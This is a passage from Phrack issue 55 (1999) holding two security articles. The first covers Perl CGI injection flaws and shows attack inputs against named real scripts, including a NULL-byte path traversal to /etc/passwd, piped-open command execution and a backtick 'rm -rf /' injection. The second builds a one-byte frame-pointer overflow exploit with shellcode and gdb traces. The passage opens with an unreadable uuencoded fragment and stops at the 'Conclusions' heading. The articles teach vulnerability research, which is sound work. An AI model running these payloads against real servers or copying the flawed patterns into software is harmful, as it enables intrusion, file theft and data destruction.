M79@5/VY0L@><:]=75]7R*J5DZ'?`\6U.%0\$D/TWAX;'],*,]LD+);?OZK'*
MWY2AU8!=7N6E$R!+XP59H.0D1IV52$GN*!@,O%:/KR0HB;K$NIW`DHU?#PZ/
M&ON-7/DGW:^YT[.2["#GN3)Z`5/E<:"^6Q]0B:=[C=WC_2.\:\R57Q[E=*_2
M^>O*AU/"`$7]_)@4[!&L/(C25Q0#`UW!0@AH]_#5JYV#IZ67^P=[ZI```AHG
M1^B,!K`!)/"+@T,*,L9[>VKG9>.0X(Q-PY8>+Z^@ZK]_[?7>TP<K-"S5EUDI
M`0)4?N?UR8O#XP85GV.`YIT$`/FGU\\9[%'/]\AT#/;DBTD7+PA@%Z43?;HL
JL@C):O^&&GA?_[[^??W[^O?U[^O?U[^O?U__OOY]N;__'PJ?4$8`X`$`
`
end
<-->

----[  EOF
```

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 07 of 19]

Perl CGI problems

--------[rain.forest.puppy / [ADM/Wiretrip] <rfp@wiretrip.net>]

Intro

I guess I should have an intro as to what this is about. Mostly, I've been coding and auditing various CGIs, and was trying to figure out how to leverage a few problems I thought were holes. So whatever, I'll shutup and get onto the holes.

The Beef

Poison NULL byte

Note: The name 'Poison NULL byte' was originally used by Olaf Kirch in a Bugtraq post. I liked it, and it fit... So I used. Greetings to Olaf.

When does "root" != "root", but at the same time, "root" == "root" (Confused yet)? When you co-mingle programming languages.

One night I got to wondering, exactly what would Perl allow, and could I get anything to blow up in unexpected ways. So I started piping very weird data out to various system calls and functions. Nothing spectacular, except for one that was quite notable...

You see, I wanted to open a particular file, "rfp.db". I used a fake web scenario to get an incoming value "rfp", tacked on a ".db", and then opened the file. In Perl, the functional part of the script was something like:

```
# parse $user_input
$database="$user_input.db";
open(FILE "<$database");
```

Great. I pass 'user_input=rfp', and the script tries to open "rfp.db". Pretty simple (let's ignore the obvious /../ stuff right now).

Then it got interesting when I passed 'user_input=rfp%00'. Perl made $database="rfp\0.db", and then tried to open $database. The results? It opened "rfp" (or would have, had it existed). What happened to the ".db"? This is the interesting part.

You see, Perl allows NUL characters in its variables as data. Unlike C, NUL is not a string delimiter. So, "root" != "root\0". But, the underlying system/kernel calls are programmed in C, which DOES recognize NUL as a delimiter. So the end result? Perl passes "rfp\0.db", but the underlying libs stop processing when they hit the first (our) NUL.

What if we had a script that allowed trusted junior admins to change passwords on anyone's account EXCEPT root? The code could be:

```
$user=$ARGV[1]  # user the jr admin wants to change
if ($user ne "root"){
        # do whatever needs to be done for this user }

(**NOTE: this is here in WAY simplistic form & theory just to
        illustrate the point)
```

So, if the jr. admin tries 'root' as the name, it won't do anything. But, if the jr. admin passes 'root\0', Perl will succeed the test, and execute the block. Now, when systems calls are piped out (unless it's all done in Perl, which is possible, but not likely), that NUL will be effectively dropped, and

actions will be happening on root's record.

While this is not necessarily a security problem in itself, it is definitely an interesting feature to watch for. I've seen many CGIs that tack on a ".html" to some user-submitted form data for the resulting page. I.e.

```
page.cgi?page=1
```

winds up showing me 1.html. Semi-secure, because it adds ".html" page, so you'd think, at worst, it'd only show HTML pages. Well, if we send it

```
page.cgi?page=page.cgi%00      (%00 == '\0' escaped)
```

then the script will wind up feeding us a copy of its own source! Even a check with Perl's '-e' will fail:

```
$file="/etc/passwd\0.txt.whatever.we.want";
die("hahaha! Caught you!) if($file eq "/etc/passwd");
if (-e $file){
        open (FILE, ">$file");}
```

This will succeed (if there is, in fact, an /etc/passwd), and open it for writing.

Solution? Simple! Remove NULs. In Perl, it's as simple as

```
$insecure_data=~s/\0//g;
```

Note: don't escape them with the rest of the shell metacharacters. Completely remove them.

----[(Back)slash and burn

If you take a look at the W3C WWW Security FAQ, you'll see the recommended list of shell metacharacters is:

```
&;`'\"|*?~<>^()[]{}$\n\r
```

What I find the most interesting is everyone seems to forget about the backslash ('\'). Maybe it's just the way you need to write the escape code in Perl:

```
s/([\&;\`'\\\|"*?~<>^\(\)\[\]\{\}\$\n\r])/\\$1/g;
```

With all those backslashes escaping [](){}, etc., it gets confusing to make sure that the backslash is also accounted for (here, it's '\\'). Perhaps some people are just regex-dyslexic, and think that by seeing one instance of backslash it's accounted for.

So, of course, why is this important? Imagine if you have the following line submitted to your CGI:

```
user data `rm -rf /`
```

You run it through your Perl escape code, which turns it into:

```
user data \`rm -rf /\`
```

Which is now safe to use in shell operations, etc. Now, let's say your forgot to escape out backslashes. The user submits the following line:

```
user data \`rm -rf / \`
```

Your code changes it to:

```
user data \\`rm -rf / \\`
```

The double backslashes will turn into a single 'data' backslash, leaving the

backticks unescaped. This will then effectively run 'rm -rf / \'. Of course, with this method, you'll always have spurious backslashes to deal with. Leaving the backslash as the last character on the line will cause Perl to error out on system and backtick calls (at least, in my testing it did). You'll have to be sneaky to get around this. ;) (It is possible...)

Another interesting backslash side-effect comes from the following code to prevent reverse directory transversals:

```
s/\.\.//g;
```

All it does is remove double dots, effectively squashing reverse transversal of a file. So,

```
/usr/tmp/../../etc/passwd
```

will become

```
/usr/tmp///etc/passwd
```

which doesn't work (Note: multiple slashes are allowed. Try 'ls -l /etc////passwd')

Now, enter our friend the backslash. Let's give the line

```
/usr/tmp/.\./.\./etc/passwd
```

the regex expression will not match due to the backslash. Now, go to use that filename in Perl

```
$file="/usr/tmp/.\\./.\\./etc/passwd";
$file=s/\.\.//g;
system("ls -l $file");
```

Note: we need to use double backslashes to get Perl to insert only one 'data' backslash -- otherwise Perl assumes you're just escaping the periods. Datawise, the string is still "/usr/tmp/.\./.\./etc/passwd".

However, the above only works on system and backtick calls. Perl's '-e' and open (non-piped) functions do NOT work. Hence:

```
$file="/usr/tmp/.\\./.\\./etc/passwd";
open(FILE, "<$file") or die("No such file");
```

will die with "No such file". My guess is because the shell is needed to process the '\.' into '.' (as an escaped period is still just a period).

Solution? Make sure you escape the backslash. Simple enough.

----[That pesky pipe

In Perl appending a '|' (pipe) onto the end of a filename in a open statement causes Perl to run the file specified, rather than open it. So,

```
open(FILE, "/bin/ls")
```

will get you a lot of binary code, but

```
open(FILE, "/bin/ls|")
```

will actually run /bin/ls. Note that the following regex

```
s/(\|)/\\$1/g
```

will prevent this (Perl dies with a 'unexpected end of file', due to sh wanting the nextline indicated by the trailing '\'. If you find a way around this, let me know).

Now we can complex the situation with the other techniques we just learned above. Let's assume $FORM is raw user-submitted input to the CGI. First, we have:

```
open(FILE, "$FORM")
```

which we can set $FORM to "ls|" to get the directory listing. Now, suppose we had:

```
$filename="/safe/dir/to/read/$FORM"
open(FILE, $filename)
```

then we need to specifically specify where "ls" is, so we set $FORM to "../../../../bin/ls|", which gives us a directory listing. Since this is a piped open, our backslash technique to get around anti-reverse-traversal regex's may be possibly used, if applicable.

Up to this point we can use command line options with command. For example, using the above code snippet, we could set $FORM to "touch /myself|" to create the file /myself (sorry, couldn't resist the filename. :)

Next, we have a little harder situation:

```
$filename="/safe/dir/to/read/$FORM"
if(!(-e $filename)) die("I don't think so!")
open(FILE, $filename)
```

Now we need to fool the '-e'. Problem is that '-e' will come back as not exist if it tries to find 'ls|', because it is looking for the filename with the actual pipe on the end. So, we need to 'remove' the pipe for the '-e' check, but still have Perl see it. Anything come to mind? Poison NULL to the rescue! All we need to do is set $FORM to "ls\0|" (or, in escaped web GET form, "ls%00|"). This causes the '-e' to check for "ls" (it stops processing at our NUL, ignoring the pipe). However, Perl still sees the pipe at the end come time to open our file, so it will run our command. There's one catch, however...when Perl executes the our command, it stops at our NULL -- this means we can't specify command line options. Maybe examples will better illustrate:

```
$filename="/bin/ls /etc|"
open(FILE, $filename)
```

This gives as a listing of the /etc directory.

```
$filename="/bin/ls /etc\0|"
if(!(-e $filename)) exit;
open(FILE, $filename)
```

This will exit because '-e' sees "/bin/ls /etc" doesn't exist.

```
$filename="/bin/ls\0 /etc|"
if(!(-e $filename)) exit;
open(FILE, $filename)
```

This will work, except we'll only get the listing of our current directory (a plain 'ls')...it will not feed the '/etc' to ls as an argument.

<rant> I also want to make a note for you code junkies: if you lazy Perl programmers (not *ALL* Perl programmers; just the lazy ones) would take the extra time to make your mind up and specify a specific file mode, it would render this bug moot. </rant>

```
$bug="ls|"
open(FILE, $bug)
open(FILE, "$bug")
```

work. But

```
        open(FILE, "<$bug")
        open(FILE, ">$bug")
        open(FILE, ">>$bug")
        etc..etc..
```

won't work. So if you want to read in a file, then open "<$file", not just $file. Inserting that less-then sign (one measly character!) can save you and your server a lot of grief. </rant>

Ok, now that we have a few weapons, let's go engage the enemy.

----------[Real life (insecure) Perl scripts

Our first CGI I snagged off of freecode.com. It's a classified ad manager script. From the CGI file:

```
        #       First version 1.1
        #       Dan Bloomquist dan@lakeweb.net
```

Now the first example...Dan parses all incoming form variables into %DATA. He doesn't strip '..', nor NUL characters. So, let's take a peek at a snippet of code:

```
        #This sets the real paths to the html and lock files.
        #It is done here, after the POST data is read.
        #of the classified page.
        $pageurl= $realpath . $DATA{ 'adPath' } . ".html";
        $lockfile= $realpath . $DATA{ 'adPath' } . ".lock";
```

Using 'adPath=/../../../../../etc/passwd%00' we can specify $pageurl to point to the /etc/passwd file. Ditto for the $lockfile. We can't use the appended pipe, because he appends the ".html"/".lock" afterwards (well, you CAN use it, but it's not going to work. ;)

```
        #Read in the classified page
        open( FILE,"$pageurl" ) || die "can't open to read
                $pageurl: $!\n";
        @lines= <FILE>;
        close( FILE );
```

Here Dan reads in $pageurl, which is the file we specified. Fortunately for Dan, he then immediately opens $pageurl for write. So whatever we specify to read, we also need rights to write it. This does limit the exploitation potential. But it serves as a great real-life example of this type of problem.

Interestingly enough, Dan does go on to:

```
        #Send your mail out.
        #
              open( MAIL, "|$mailprog $DATA{ 'adEmail' }" )
                 || die "can't open sendmail: $adEmail: $!\n";
```

Hmmmmm...this is your standard no-no. And Dan doesn't parse shell metacharacters, so that 'adEmail' gets pretty scary.

Sticking around freecode.com, I then got a simple form logger:

```
        # flexform.cgi
        # Written by Leif M. Wright
        # leif@conservatives.net
```

Leif parses form input into %contents, and doesn't escape shell metacharacters. Then he does

```
        $output = $basedir . $contents{'file'};
```

```
        open(RESULTS, ">>$output");
```

Using our standard reverse directory transversal, we don't even have to NUL out an extension. Whatever file we specify is opened for append, so again, we need to get a little lucky with our permissions. Again, our pipe bug won't work because he specifically set the mode to append (via the '>>').

Next is LWGate, which is a WWW interface to many popular mailing list packages.

```
        # lwgate by David W. Baker, dwb@netspace.org #
        # Version 1.16 #
```

Dave puts parsed form variables into %CGI. Then we have

```
        # The mail program we pipe data to
        $temp = $CGI{'email'};
        $temp =~ s/([;<>\*\|`&\$!#\(\)\[\]\{\}:'"])/\\$1/g;
        $MAILER = "/usr/sbin/sendmail -t -f$temp"

        open(MAIL,"| $MAILER") || &ERROR('Error Mailing Data')
```

Hmmmm...Dave seems to have forgotten the backslash in his regex replacement. Not good.

Ok, let's switch to one of the many shopping cart applications. This one, again, was yanked from freecode.com, Perlshop.

```
        $PerlShop_version = 3.1;
        # A product of ARPAnet Corp. -
                perlshop@arpanet.com, www.arpanet.com/perlshop
```

The interesting part is:

```
        open (MAIL, "|$blat_loc - -t $to -s $subject")
                || &err_trap("Can't open $blat_loc!\n")
```

$to is obviously the user-defined email. Blat is a NT mail program. Remember that shell metacharacters on NT are <>&|% (maybe more?).

Remember the pesky pipe problem I mentioned? (I hope you remember it... It was only a few paragraphs ago!). I admit, it's a very unlikely bug, but I did find it. Let's head over to Matt's Script Archive.

```
        # File Download                     Version 1.0
        # Copyright 1996 Matthew M. Wright  mattw@worldwidemart.com
```

First he parses incoming user data into $Form (not escaping anything). Then he runs the following:

```
        $Request_File = $BASE_DIR . $Form{'s'} . '/' . $Form{'f'};

        if (!(-e $filename)) {
                &error('File Does Not Exist');
        }
        elsif (!(-r $filename)) {
                &error('File Permissions Deny Access');
        }

        open(FILE,"$Request_File");
                while (<FILE>) {
                        print;
                }
```

This fits the criteria for the 'pesky pipe problem' (tm). We do have the '-e' check, so we don't get to use command line args. Since he sticks $BASE_DIR on the front, we'll need to use reverse directory transversal.

I'm sure you looking at the above (should) see a much more simpler problem.

What if f=../../../../../../etc/passwd? Well, if it exists, and is readable, it'll show it to you. And yes, it does. One other note: all accesses to download.cgi are logged by the following code:

```
open(LOG,">>$LOG_FILE");
    print LOG "$Date|$Form{'s'}|$Form{'c'}|$Form{'f'}\n";
close(LOG);
```

So you'll be on candid camera for everything you do. But you shouldn't be doing mean stuff to other people's servers anyways. ;)

Let's fly over to BigNoseBird.com. Script I have in mind:

```
bnbform.cgi
#(c)1997 BigNoseBird.Com
#  Version 2.2 Dec. 26, 1998
```

The code of interest is after the script opens a pipe to sendmail as MAIL:

```
if ($fields{'automessage'} ne "")
 {
  open (AM,"< $fields{'automessage'}");
  while (<AM>)
   {
    chop $_;
    print MAIL "$_\n";
   }
```

This is another simple one. BNB doesn't do any parsing of the user input variables (in $fields), so we can specify any file we want for 'automessage'. Assuming it's readable by the web server context, it will get mailed to whatever address we put (or so the theory goes).

----------[Drats...That's the End

Sure is. By this time I was a little tired of wading through Perl code. I'll leave it as an exercise for all of you to go find more. And if you do, drop me a line--especially if you find some scripts that you can make use of the 'pesky pipe problem'. Anyways, that's all I wrote for this one, so till next time people.

.rain.forest.puppy. [ADM/Wiretrip] rfp@wiretrip.net

Greets can be found at http://www.el8.org/~rfp/greets.html

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 08 of 19]

-------------------------[The Frame Pointer Overwrite]

--------[klog <klog@promisc.org>]

----[Introduction

Buffers can be overflowed, and by overwriting critical data stored in the target process's address space, we can modify its execution flow. This is old news. This article is not much about how to exploit buffer overflows, nor does it explain the vulnerability itself. It just demonstrates it is possible to exploit such a vulnerability even under the worst conditions, like when the target buffer can only be overflowed by one byte. Many other esoteric techniques where the goal is to exploit trusted processes in the most hostile situations exist, including when privileges are dropped. We will only cover the one byte overflow here.

----[The object of our attack

Lets write a pseudo vulnerable suid program, which we will call "suid". It is written such that only one byte overflows from its buffer.

```
ipdev:~/tests$ cat > suid.c
#include <stdio.h>

func(char *sm)
{
        char buffer[256];
        int i;
        for(i=0;i<=256;i++)
                buffer[i]=sm[i];
}

main(int argc, char *argv[])
{
        if (argc < 2) {
                printf("missing args\n");
                exit(-1);
        }

        func(argv[1]);
}
^D
ipdev:~/tests$ gcc suid.c -o suid
ipdev:~/tests$
```

As you can see, we won't have much space to exploit this program. In fact, the overflow is caused only by one byte exceeding the buffer's storage space. We will have to use this byte cleverly. Before exploiting anything, we should take a look at what this byte really overwrites (you probably already know it, but hell, who cares). Let's reassemble the stack using gdb, at the moment the overflow occurs.

```
ipdev:~/tests$ gdb ./suid
...
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:       pushl  %ebp
0x8048135 <func+1>:     movl   %esp,%ebp
0x8048137 <func+3>:     subl   $0x104,%esp
0x804813d <func+9>:     nop
0x804813e <func+10>:    movl   $0x0,0xfffffefc(%ebp)
0x8048148 <func+20>:    cmpl   $0x100,0xfffffefc(%ebp)
```

```
0x8048152 <func+30>:    jle    0x8048158 <func+36>
0x8048154 <func+32>:    jmp    0x804817c <func+72>
0x8048156 <func+34>:    leal   (%esi),%esi
0x8048158 <func+36>:    leal   0xffffff00(%ebp),%edx
0x804815e <func+42>:    movl   %edx,%eax
0x8048160 <func+44>:    addl   0xfffffefc(%ebp),%eax
0x8048166 <func+50>:    movl   0x8(%ebp),%edx
0x8048169 <func+53>:    addl   0xfffffefc(%ebp),%edx
0x804816f <func+59>:    movb   (%edx),%cl
0x8048171 <func+61>:    movb   %cl,(%eax)
0x8048173 <func+63>:    incl   0xfffffefc(%ebp)
0x8048179 <func+69>:    jmp    0x8048148 <func+20>
0x804817b <func+71>:    nop
0x804817c <func+72>:    movl   %ebp,%esp
0x804817e <func+74>:    popl   %ebp
0x804817f <func+75>:    ret
End of assembler dump.
(gdb)
```

As we all know, the processor will first push %eip into the stack, as the CALL instruction requires. Next, our small program pushes %ebp over it, as seen at *0x8048134. Finally, it activates a local frame by decrementing %esp by 0x104. This means our local variables will be 0x104 bytes big (0x100 for the string, 0x004 for the integer). Please note that the variables are physically padded to the first 4 bytes, so a 255 byte buffer would take up as much space as a 256 byte buffer. We can now tell what our stack looked like before the overflow occurred:

```
saved_eip
saved_ebp
char buffer[255]
char buffer[254]
    ...
char buffer[000]
int i
```

This means that the overflowing byte will overwrite the saved frame pointer, which was pushed into the stack at the beginning of func(). But how can this byte be used to modify the programs execution flow? Let’s take a look at what happens with %ebp’s image. We already know that it is restored at the end of func(), as we can see at *0x804817e. But what next?

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:       pushl  %ebp
0x8048181 <main+1>:     movl   %esp,%ebp
0x8048183 <main+3>:     cmpl   $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg     0x80481a0 <main+32>
0x8048189 <main+9>:     pushl  $0x8058ad8
0x804818e <main+14>:    call   0x80481b8 <printf>
0x8048193 <main+19>:    addl   $0x4,%esp
0x8048196 <main+22>:    pushl  $0xffffffff
0x8048198 <main+24>:    call   0x804d598 <exit>
0x804819d <main+29>:    addl   $0x4,%esp
0x80481a0 <main+32>:    movl   0xc(%ebp),%eax
0x80481a3 <main+35>:    addl   $0x4,%eax
0x80481a6 <main+38>:    movl   (%eax),%edx
0x80481a8 <main+40>:    pushl  %edx
0x80481a9 <main+41>:    call   0x8048134 <func>
0x80481ae <main+46>:    addl   $0x4,%esp
0x80481b1 <main+49>:    movl   %ebp,%esp
0x80481b3 <main+51>:    popl   %ebp
0x80481b4 <main+52>:    ret
0x80481b5 <main+53>:    nop
0x80481b6 <main+54>:    nop
0x80481b7 <main+55>:    nop
End of assembler dump.
(gdb)
```

Great! After func() has been called, at the end of main(), %ebp will be restored into %esp, as seen at *0x80481b1. This means that we can set %esp to an arbitrary value. But remember, this arbitrary value is not *really* arbitrary, since you can only modify the last %esp's byte. Let's check to see if we're right.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:       pushl  %ebp
0x8048181 <main+1>:     movl   %esp,%ebp
0x8048183 <main+3>:     cmpl   $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg     0x80481a0 <main+32>
0x8048189 <main+9>:     pushl  $0x8058ad8
0x804818e <main+14>:    call   0x80481b8 <printf>
0x8048193 <main+19>:    addl   $0x4,%esp
0x8048196 <main+22>:    pushl  $0xffffffff
0x8048198 <main+24>:    call   0x804d598 <exit>
0x804819d <main+29>:    addl   $0x4,%esp
0x80481a0 <main+32>:    movl   0xc(%ebp),%eax
0x80481a3 <main+35>:    addl   $0x4,%eax
0x80481a6 <main+38>:    movl   (%eax),%edx
0x80481a8 <main+40>:    pushl  %edx
0x80481a9 <main+41>:    call   0x8048134 <func>
0x80481ae <main+46>:    addl   $0x4,%esp
0x80481b1 <main+49>:    movl   %ebp,%esp
0x80481b3 <main+51>:    popl   %ebp
0x80481b4 <main+52>:    ret
0x80481b5 <main+53>:    nop
0x80481b6 <main+54>:    nop
0x80481b7 <main+55>:    nop
End of assembler dump.
(gdb) break *0x80481b4
Breakpoint 2 at 0x80481b4
(gdb) run `overflow 257`
Starting program: /home/klog/tests/suid `overflow 257`

Breakpoint 2, 0x80481b4 in main ()
(gdb) info register esp
esp            0xbffffd45       0xbffffd45
(gdb)
```

It seems we were. After overflowing the buffer by one 'A' (0x41), %ebp is moved into %esp, which is incremented by 4 since %ebp is poped from the stack just before the RET. This gives us 0xbffffd41 + 0x4 = 0xbffffd45.

----[Getting prepared

What does changing the stack pointer give us? We cannot change the saved %eip value directly like in any conventional buffer overflow exploitation, but we can make the processor think it is elsewhere. When the processor returns from a procedure, it only pops the first word on the stack, guessing it is the original %eip. But if we alter %esp, we can make the processor pop any value from the stack as if it was %eip, and thus changing the execution flow. Lets project to overflow the buffer using the following string:

```
[nops][shellcode][&shellcode][%ebp_altering_byte]
```

In order to do this, we should first determine what value we want to alter %ebp (and thus %esp) with. Let's take a look at what the stack will look like when the buffer overflow will have occurred:

```
saved_eip
saved_ebp (altered by 1 byte)
&shellcode                      \
shellcode                        |  char buffer
nops                            /
```

```
        int i
```

Here, we want %esp to point to &shellcode, so that the shellcode's address will be poped into %eip when the processor will return from main(). Now that we have the full knowledge of how we want to exploit our vulnerable program, we need to extract information from the process while running in the context it will be while being exploited. This information consists of the address of the overflowed buffer, and the address of the pointer to our shellcode (&shellcode). Let's run the program as if we wanted to overflow it with a 257 bytes string. In order to do this, we must write a fake exploit which will reproduce the context in which we exploit the vulnerable process.

```
        (gdb) q
        ipdev:~/tests$ cat > fake_exp.c
        #include <stdio.h>
        #include <unistd.h>

        main()
        {
                int i;
                char buffer[1024];

                bzero(&buffer, 1024);
                for (i=0;i<=256;i++)
                {
                        buffer[i] = 'A';
                }
                execl("./suid", "suid", buffer, NULL);
        }
        ^D
        ipdev:~/tests$ gcc fake_exp.c -o fake_exp
        ipdev:~/tests$ gdb --exec=fake_exp --symbols=suid
        ...
        (gdb) run
        Starting program: /home/klog/tests/exp2

        Program received signal SIGTRAP, Trace/breakpoint trap.
        0x8048090 in ___crt_dummy__ ()
        (gdb) disassemble func
        Dump of assembler code for function func:
        0x8048134 <func>:       pushl  %ebp
        0x8048135 <func+1>:     movl   %esp,%ebp
        0x8048137 <func+3>:     subl   $0x104,%esp
        0x804813d <func+9>:     nop
        0x804813e <func+10>:    movl   $0x0,0xfffffefc(%ebp)
        0x8048148 <func+20>:    cmpl   $0x100,0xfffffefc(%ebp)
        0x8048152 <func+30>:    jle    0x8048158 <func+36>
        0x8048154 <func+32>:    jmp    0x804817c <func+72>
        0x8048156 <func+34>:    leal   (%esi),%esi
        0x8048158 <func+36>:    leal   0xffffff00(%ebp),%edx
        0x804815e <func+42>:    movl   %edx,%eax
        0x8048160 <func+44>:    addl   0xfffffefc(%ebp),%eax
        0x8048166 <func+50>:    movl   0x8(%ebp),%edx
        0x8048169 <func+53>:    addl   0xfffffefc(%ebp),%edx
        0x804816f <func+59>:    movb   (%edx),%cl
        0x8048171 <func+61>:    movb   %cl,(%eax)
        0x8048173 <func+63>:    incl   0xfffffefc(%ebp)
        0x8048179 <func+69>:    jmp    0x8048148 <func+20>
        0x804817b <func+71>:    nop
        0x804817c <func+72>:    movl   %ebp,%esp
        0x804817e <func+74>:    popl   %ebp
        0x804817f <func+75>:    ret
        End of assembler dump.
        (gdb) break *0x804813d
        Breakpoint 1 at 0x804813d
        (gdb) c
        Continuing.
```

```
Breakpoint 1, 0x804813d in func ()
(gdb) info register esp
esp            0xbffffc60       0xbffffc60
(gdb)
```

Bingo. We now have %esp just after the func's frame have been activated. From this value, we can now guess that our buffer will be located at address 0xbffffc60 + 0x04 (size of 'int i') = 0xbffffc64, and that the pointer to our shellcode will be placed at address 0xbffffc64 + 0x100 (size of 'char buffer[256]') - 0x04 (size of our pointer) = 0xbffffd60.

----[Time to attack

Having those values will enable us to write a full version of the exploit, including the shellcode, the shellcode pointer and the overwriting byte. The value we need to overwrite the saved %ebp's last byte will be 0x60 - 0x04 = 0x5c since, as you remember, we pop %ebp juste before returning from main(). These 4 bytes will compensate for %ebp being removed from the stack. As for the pointer to our shellcode, we don't really need to have it point to an exact address. All we need is to make the processor return in the middle of the nops between the beginning of the overflowed buffer (0xbffffc64) and our shellcode (0xbffffc64 - sizeof(shellcode)), like in a usual buffer overflow. Let's use 0xbffffc74.

```
ipdev:~/tests$ cat > exp.c
#include <stdio.h>
#include <unistd.h>

char sc_linux[] =
        "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07"
        "\x89\x56\x0f\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12"
        "\x8d\x4e\x0b\x8b\xd1\xcd\x80\x33\xc0\x40\xcd\x80\xe8"
        "\xd7\xff\xff\xff/bin/sh";

main()
{
        int i, j;
        char buffer[1024];

        bzero(&buffer, 1024);
        for (i=0;i<=(252-sizeof(sc_linux));i++)
        {
                buffer[i] = 0x90;
        }
        for (j=0,i=i;j<(sizeof(sc_linux)-1);i++,j++)
        {
                buffer[i] = sc_linux[j];
        }
        buffer[i++] = 0x74; /*
        buffer[i++] = 0xfc;  * Address of our buffer
        buffer[i++] = 0xff;  *
        buffer[i++] = 0xbf;  */
        buffer[i++] = 0x5c;

        execl("./suid", "suid", buffer, NULL);

}
^D
ipdev:~/tests$ gcc exp.c -o exp
ipdev:~/tests$ ./exp
bash$
```

Great! Let's take a better look at what really happened. Although we built our exploit around the theory I just put in this paper, it would be nice to watch everything get tied together. You can stop reading right now if you understood everything explained previously, and start looking for vulnerabilities.

```
ipdev:~/tests$ gdb --exec=exp --symbols=suid
...
(gdb) run
Starting program: /home/klog/tests/exp

Program received signal SIGTRAP, Trace/breakpoint trap.
0x8048090 in ___crt_dummy__ ()
(gdb)
```

Let's first put some breakpoints to watch our careful exploitation of our suid program occur in front of our eyes. We should try to follow the value of our overwritten frame pointer until our shellcode starts getting executed.

```
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:       pushl  %ebp
0x8048135 <func+1>:     movl   %esp,%ebp
0x8048137 <func+3>:     subl   $0x104,%esp
0x804813d <func+9>:     nop
0x804813e <func+10>:    movl   $0x0,0xfffffefc(%ebp)
0x8048148 <func+20>:    cmpl   $0x100,0xfffffefc(%ebp)
0x8048152 <func+30>:    jle    0x8048158 <func+36>
0x8048154 <func+32>:    jmp    0x804817c <func+72>
0x8048156 <func+34>:    leal   (%esi),%esi
0x8048158 <func+36>:    leal   0xffffff00(%ebp),%edx
0x804815e <func+42>:    movl   %edx,%eax
0x8048160 <func+44>:    addl   0xfffffefc(%ebp),%eax
0x8048166 <func+50>:    movl   0x8(%ebp),%edx
0x8048169 <func+53>:    addl   0xfffffefc(%ebp),%edx
0x804816f <func+59>:    movb   (%edx),%cl
0x8048171 <func+61>:    movb   %cl,(%eax)
0x8048173 <func+63>:    incl   0xfffffefc(%ebp)
0x8048179 <func+69>:    jmp    0x8048148 <func+20>
0x804817b <func+71>:    nop
0x804817c <func+72>:    movl   %ebp,%esp
0x804817e <func+74>:    popl   %ebp
0x804817f <func+75>:    ret
End of assembler dump.
(gdb) break *0x804817e
Breakpoint 1 at 0x804817e
(gdb) break *0x804817f
Breakpoint 2 at 0x804817f
(gdb)
```

Those first breakpoints will enable us to monitor the content of %ebp before and after being poped from the stack. These values will correspond to the original and overwritten values.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:       pushl  %ebp
0x8048181 <main+1>:     movl   %esp,%ebp
0x8048183 <main+3>:     cmpl   $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg     0x80481a0 <main+32>
0x8048189 <main+9>:     pushl  $0x8058ad8
0x804818e <main+14>:    call   0x80481b8 <_IO_printf>
0x8048193 <main+19>:    addl   $0x4,%esp
0x8048196 <main+22>:    pushl  $0xffffffff
0x8048198 <main+24>:    call   0x804d598 <exit>
0x804819d <main+29>:    addl   $0x4,%esp
0x80481a0 <main+32>:    movl   0xc(%ebp),%eax
0x80481a3 <main+35>:    addl   $0x4,%eax
0x80481a6 <main+38>:    movl   (%eax),%edx
0x80481a8 <main+40>:    pushl  %edx
0x80481a9 <main+41>:    call   0x8048134 <func>
0x80481ae <main+46>:    addl   $0x4,%esp
0x80481b1 <main+49>:    movl   %ebp,%esp
```

```
0x80481b3 <main+51>:    popl   %ebp
0x80481b4 <main+52>:    ret
0x80481b5 <main+53>:    nop
0x80481b6 <main+54>:    nop
0x80481b7 <main+55>:    nop
End of assembler dump.
(gdb) break *0x80481b3
Breakpoint 3 at 0x80481b3
(gdb) break *0x80481b4
Breakpoint 4 at 0x80481b4
(gdb)
```

Here we want to monitor the transfer of our overwritten %ebp to %esp and the content of %esp until a return from main() occurs. Let's run the program.

```
(gdb) c
Continuing.

Breakpoint 1, 0x804817e in func ()
(gdb) info reg ebp
ebp            0xbffffd64       0xbffffd64
(gdb) c
Continuing.

Breakpoint 2, 0x804817f in func ()
(gdb) info reg ebp
ebp            0xbffffd5c       0xbffffd5c
(gdb) c
Continuing.

Breakpoint 3, 0x80481b3 in main ()
(gdb) info reg esp
esp            0xbffffd5c       0xbffffd5c
(gdb) c
Continuing.

Breakpoint 4, 0x80481b4 in main ()
(gdb) info reg esp
esp            0xbffffd60       0xbffffd60
(gdb)
```

At first, we see the original value of %ebp. After being poped from the stack, we can see it being replaced by the one which has been overwritten by the last byte of our overflowing string, 0x5c. After that, %ebp is moved to %esp, and finally, after %ebp is being poped from the stack again, %esp is incremented by 4 bytes. It gives us the final value of 0xbffffd60. Let's take a look at what stands there.

```
(gdb) x 0xbffffd60
0xbffffd60 <__collate_table+3086619092>:        0xbffffc74
(gdb) x/10 0xbffffc74
0xbffffc74 <__collate_table+3086618856>:        0x90909090
0x90909090      0x90909090      0x90909090
0xbffffc84 <__collate_table+3086618872>:        0x90909090
0x90909090      0x90909090      0x90909090
0xbffffc94 <__collate_table+3086618888>:        0x90909090
0x90909090
(gdb)
```

We can see that 0xbffffd60 is the actual address of a pointer pointing in the middle of the nops just before of our shellcode. When the processor will return from main(), it will pop this pointer into %eip, and jump at the exact address of 0xbffffc74. This is when our shellcode will be executed.

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
```

```
0x40000990 in ?? ()
(gdb) c
Continuing.
bash$
```

----[Conclusions

